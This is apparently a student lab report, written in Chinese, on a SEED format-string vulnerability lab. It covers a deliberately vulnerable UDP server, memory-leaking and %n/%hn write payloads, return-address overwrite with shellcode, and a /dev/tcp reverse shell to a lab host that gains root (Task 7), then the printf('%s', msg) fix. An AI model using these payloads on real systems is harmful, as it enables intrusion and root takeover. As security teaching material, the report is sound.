信息安全实验报告

Lab 7　Format String Vulnerability

孙铁

SA20225414

实验开始之前，关闭地址空间随机化：

```
[05/14/21]seed@VM:~/Lab7$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Task 1

创建文件 server.c：

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

/* Changing this size will change the layout of the stack.
* We have added 2 dummy arrays: in main() and myprintf().
* Instructors can change this value each year, so students
* won't be able to use the solutions from the past.
* Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif

char *secret = "A secret message\n";
unsigned int target = 0x11223344;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep);
    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
    // This line has a format string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);

    printf("The address of the input array: 0x%.8x\n", (unsigned) buf);

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,(struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

代码作用是监听 9090 端口。每当有 UDP 数据包到达这个端口，程序就会获取数据并调用 myprintf 函数打印数据。

编译并选择允许栈运行：

```
[05/14/21]seed@VM:~/Lab7$ gcc -g -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:32:2: warning: format not a string literal and no format arguments
 [-Wformat-security]
  printf(msg);
  ^
```

在服务器主机(10.0.2.7)运行 server：

```
[05/14/21]seed@VM:~/Lab7$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送信息：

```
[05/14/21]seed@VM:~/lab7$ echo hello | nc -u 10.0.2.7 9090
```

服务器端(10.0.2.7)打印出接收到的信息 hello：

```
The ebp value inside myprintf() is: 0xbffff038
hello
The value of the 'target' variable (after): 0x11223344
```

在进攻者主机(10.0.2.8)向服务器(10.0.2.7)发送写入 test 字符串的 badfile 文件：

```
[05/14/21]seed@VM:~/lab7$ echo 'test' > badfile
[05/14/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile
```

服务器端(10.0.2.7)打印出接收到的文件内容：

```
The ebp value inside myprintf() is: 0xbffff038
test
The value of the 'target' variable (after): 0x11223344
```

Task 2

Question1

❶是存有“格式化字符串地址”的地址

使用 gdb 调试 server 程序，反汇编 main 函数：

```
 0x080487e0 <+301>:    call   0x80485eb <myprintf>
 0x080487e5 <+306>:    add    esp,0x10
 0x080487e8 <+309>:    jmp    0x8048792 <main+223>
```

得到 myprintf 函数的返回地址为 0x080487e5。

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送由“%x”构成的字符串将栈内容不断打印出来：

```
[05/17/21]seed@VM:~/lab7$ echo %x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
 | nc -u 10.0.2.7 9090
```

```
0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0e0.1.bffff038.0.0.0.0.0.0.0.0.0.
0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.11e16500.3.bffff0e0.bffff6c8.80487e5.bffff0e0.bfff
f054.10
```

可以看到格式化字符串中第 40 个%x 打印出 msg 中的数据 0xbffff0e0：（虽然输出多个 0xbffff0e0，但只有紧邻 myprintf 地址后面的才是真正的 msg）

msg 地址为 ebp+8=0xbffff040，由此可以得到格式化字符串地址为 0xbffff040 – 40*4 = 0xbfffefa0。即❶地址为 0xbfffefa0。

❷是存有“myprintf 函数返回地址”的地址，为 myprintf 函数 ebp+4，由 task1 中的结果可知 myprintf 函数 ebp 为 0xbffff038，则❷地址为 0xbffff038 + 4 = 0xbffff03c。

```
The ebp value inside myprintf() is: 0xbffff038
test
The value of the 'target' variable (after): 0x11223344
```

❸是字符串的起始地址，根据 task1 中的结果可以看出，字符串 buf 的首地址为 0xbffff0e0。

```
[05/14/21]seed@VM:~/Lab7$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

Question2

❶与❸的距离为 0xbffff0e0 - 0xbfffefa0 = 0x140 = 320

Task 3

为了使程序崩溃，可以构造一个输入作为 printf 函数的格式化字符串，printf 函数解析格式化字符串时，如果遇到格式规定符“%s”，就会从 va_list 指针指向的位置获取一个值，将这个值视为一个地址并打印这个地址处的字符串，然后将 va_list 指针移动到下一个位置。如果访问的地址为非法地址，则程序就会崩溃。

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送由“%s”构成的字符串：

```
[05/15/21]seed@VM:~/lab7$ echo '%s%s' > badfile
[05/15/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile
```

服务器主机(10.0.2.7)上的 server 程序崩溃：

```
[05/15/21]seed@VM:~/Lab7$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
Segmentation fault
[05/15/21]seed@VM:~/Lab7$
```

Task 4

4.A

在进攻者主机(10.0.2.8)向服务器主机(10.0.2.7)发送信息，前四个字节为 AAAA：

```
[05/15/21]seed@VM:~/lab7$ echo AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%.x%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x | nc -u 10.0.2.7 9090
```

❶与❸的距离为 320 字节，320 个字节对应 320/4=80 个%x，第 80 个%x 正好打印出输入的前四个字节：

```
The ebp value inside myprintf() is: 0xbffff038
AAAA.0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0e0.1.bffff038.0.0.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.6e3d8f00.3.bffff0e0.bffff6c8.80487e5bffff0e0.
bffff054.10.8048704.0.10.3.82230002.0.0.0.95800002.802000a.0.0.0.0.0.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.41414141
The value of the 'target' variable (after): 0x11223344
```

使用文件输入：

```
[05/15/21]seed@VM:~/lab7$ python -c 'print "AAAA%80$x"' > badfile4a
[05/15/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile4a
```

```
The ebp value inside myprintf() is: 0xbffff038
AAAA41414141
```

4.B

将 A 中攻击者主机(10.0.2.8)向服务器主机(10.0.2.7)发送的信息中前四个字节替换为 $(printf “secret 的地址”)，并将第 80 个格式化规定符%x 替换为%s 来读 secret：

```
[05/15/21]seed@VM:~/lab7$ echo $(printf "\x70\x88\x04\x08").%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%.x%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s | nc -u 10.0
.2.7 9090
```

服务器主机(10.0.2.7)输出 secret 字符串：

```
The ebp value inside myprintf() is: 0xbffff038
p.0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0e0.1.bffff038.0.0.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.89fe3100.3.bffff0e0.bffff6c8.80487e5bffff0e0.bf
fff054.10.8048704.0.10.3.82230002.0.0.0.f5da0002.802000a.0.0.0.0.0.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.A secret message

The value of the 'target' variable (after): 0x11223344
```

使用文件输入：

```
[05/15/21]seed@VM:~/lab7$ python -c 'print "\x70\x88\x04\x08%80$s"' > badfile4
b
[05/15/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile4b
```

输出 secret 字符串：

```
The ebp value inside myprintf() is: 0xbffff038
p@A secret message
```

Task 5

5.A

将 4.A 中攻击者主机(10.0.2.8)向服务器主机(10.0.2.7)发送的信息中前四个字节替换为 $(printf “target 的地址”), 并将第 80 个格式化规定符%x 替换为%n：

```
[05/15/21]seed@VM:~/lab7$ echo $(printf "\x44\xa0\x04\x08").%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%.x%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n | nc -u 10.0
.2.7 9090
```

target 值被修改：

```
The ebp value inside myprintf() is: 0xbffff038
D.0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0e0.1.bffff038.0.0.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.9ba3fd00.3.bffff0e0.bffff6c8.80487e5bffff0e0.bf
fff054.10.8048704.0.10.3.82230002.0.0.0.b7fe0cc8.b7fff8cc.1.b7fdbb10.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.
The value of the 'target' variable (after): 0x00000119
```

使用文件输入：

```
[05/15/21]seed@VM:~/lab7$ python -c 'print "\x44\xa0\x04\x08%80$n"' > badfile5
a
[05/15/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile5a
```

target 值被修改：

```
The ebp value inside myprintf() is: 0xbffff038
D
The value of the 'target' variable (after): 0x00000004
```

5.B

将 4.A 中攻击者主机(10.0.2.8)向服务器主机(10.0.2.7)发送的信息中前四个字节替换为$(printf “target 的地址”)，将 target 修改为 0x500 则需要填充 1280 个格式化规定符%x，并将最后一个%x 替换为%n。

写入 1276 (0x500-0x4) 个%n：

```
[05/15/21]seed@VM:~/lab7$ python -c 'print "\x44\xa0\x04\x08%1276x%80$n"' > ba
dfile5b
[05/15/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile5b
```

target 值被修改为 0x500：

```
The value of the 'target' variable (after): 0x00000500
```

5.C

由于 0xff990000 数值极大，可以考虑对四个字节中高位和低位分别填充：向 0x0804a044 和 0x0804a046 中分别写入 0x0000 和 0xff99。由于目标地址长度已经为 8，这就导致无法直接赋值 8 以下的数值，考虑可以通过溢出来实现赋值 0，即向低位写入 0x10000。

首先在低位写入 65528(0x10000-0x8)个字符然后在高位写入 65433(0xff99)个字符：

```
[05/15/21]seed@VM:~/lab7$ python -c 'print "\x44\xa0\x04\x08\x46\xa0\x04\x08%6
5528x%80$hn%65433x%81$hn"' > badfile5c
[05/15/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile5c
```

target 值被修改位 0xff990000：

```
The value of the 'target' variable (after): 0xff990000
```

Task 6

为了注入恶意代码，首先需要将恶意代码放在输入字符串中，然后将 myprintf 函数的返回地址修改为注入的恶意代码的起始地址，在恶意代码之前填充 NOP，提升成功率。

修改 myprintf 函数的返回地址(地址 0xbffff03c 内的值)为可以运行到恶意代码的地址 0xbffff0e0+100=0xbffff144。由于写入的数值过大，使用 task5.c 中同样的方法分别修改 0xbffff03c 与 0xbffff03e：在 0xbffff03e 写入 0xbfff(49151)前面放入 0xbfff-8=49143 个字符，在 0xbffff03c 写入 0xf144(61754)，前面放入 61754-49151=12603 个字符：

```
addr1 = 0xbffff03e
addr2 = 0xbffff03c

content[0:4] = (addr1).to_bytes(4,byteorder='little')
content[4:8] = ("@@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little')

small = 0xbfff - 12
large = 0xf144 - 0xbfff

s = "%." + str(small) + "x%80$hn" + "%." + str(large) + "x%82$hn"

fmt = (s).encode("latin-1")
content[12:12+len(fmt)] = fmt
```


运行 exploit.py，将 badfile 从攻击者主机(10.0.2.8)发送到服务器主机(10.0.2.7)：

```
[05/17/21]seed@VM:~/lab7$ exploit.py
[05/17/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile
```

服务器主机(10.0.2.7)显示：

```
                                        The value of the 'target' variable (afte
r): 0x11223344
/bin/rm: cannot remove '/tmp/myfile': No such file or directory
[05/17/21]seed@VM:~/Lab7$
```

注入的恶意代码运行成功。



恶意代码存储在从 badfile 中读入的字符串的尾部，储存在 buf 字符串的中段，到 0xbffff590 结束。

Task 7

在攻击者主机(10.0.2.8)上监听 7070 端口：

```
[05/17/21]seed@VM:~/lab7$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
```

修改 exploit.py 中的 malicious_code：将/bin/bash -c "/bin/rm /tmp/myfile" 的对应部分修改为 "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"

```
    "\x31\xd2"                  # xorl %edx,%edx
    "\x52"                      # pushl %edx
    "\x68"">&1 "                # pushl (an integer)
    "\x68""&1 2"                # pushl (an integer)
    "\x68""0 0<"                # pushl (an integer)
    "\x68""/707"                # pushl (an integer)
    "\x68"".2.8"                # pushl (an integer)
    "\x68""10.0"                # pushl (an integer)
    "\x68""tcp/"                # pushl (an integer)
    "\x68""dev/"                # pushl (an integer)
    "\x68"" > /"                # pushl (an integer)
    "\x68""h -i"                # pushl (an integer)
    "\x68""/bas"                # pushl (an integer)
    "\x68""/bin"                # pushl (an integer)
    "\x89\xe2"                  # movl %esp,%edx
```

运行 exploit7.py 并将 badfile7 从攻击者主机(10.0.2.8)发送到服务器主机(10.0.2.7)：

```
[05/17/21]seed@VM:~/lab7$ exploit7.py
[05/17/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile7
```

获取到了服务器主机(10.0.2.7)的 root 权限的反向 shell：

```
[05/17/21]seed@VM:~/lab7$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.7] port 7070 [tcp/*] accepted (family 2, sport 51890)
root@VM:/home/seed/Lab7# id
id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Lab7# ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:32:83:13
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::927e:8e4c:2666:82c0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:221 errors:0 dropped:0 overruns:0 frame:0
          TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:92696 (92.6 KB)  TX bytes:32761 (32.7 KB)
```

Task 8

将 printf(s)替换成 printf("%s", s)，即可消除格式化字符串漏洞。

根据之前的编译警告信息可知，printf(msg)存在格式化字符漏洞：

```
[05/14/21]seed@VM:~/Lab7$ gcc -g -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:32:2: warning: format not a string literal and no format arguments
 [-Wformat-security]
  printf(msg);
  ^
```

修改 server.c，将 printf(msg) 替换为 printf(“%s”,msg)：

```
        printf("%s",msg);
        //printf(msg);
```

重新编译 server.c，这次并未弹出警告信息：

```
[05/17/21]seed@VM:~/Lab7$ gcc -z execstack -o server server.c
[05/17/21]seed@VM:~/Lab7$ sudo ./server
```

重新进行 task3 的攻击：

```
[05/17/21]seed@VM:~/lab7$ echo '%s%s' > badfile3
[05/17/21]seed@VM:~/lab7$ nc -u 10.0.2.7 9090 < badfile3
```

攻击并未成功：

```
[05/17/21]seed@VM:~/Lab7$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
%s%s
The value of the 'target' variable (after): 0x11223344
```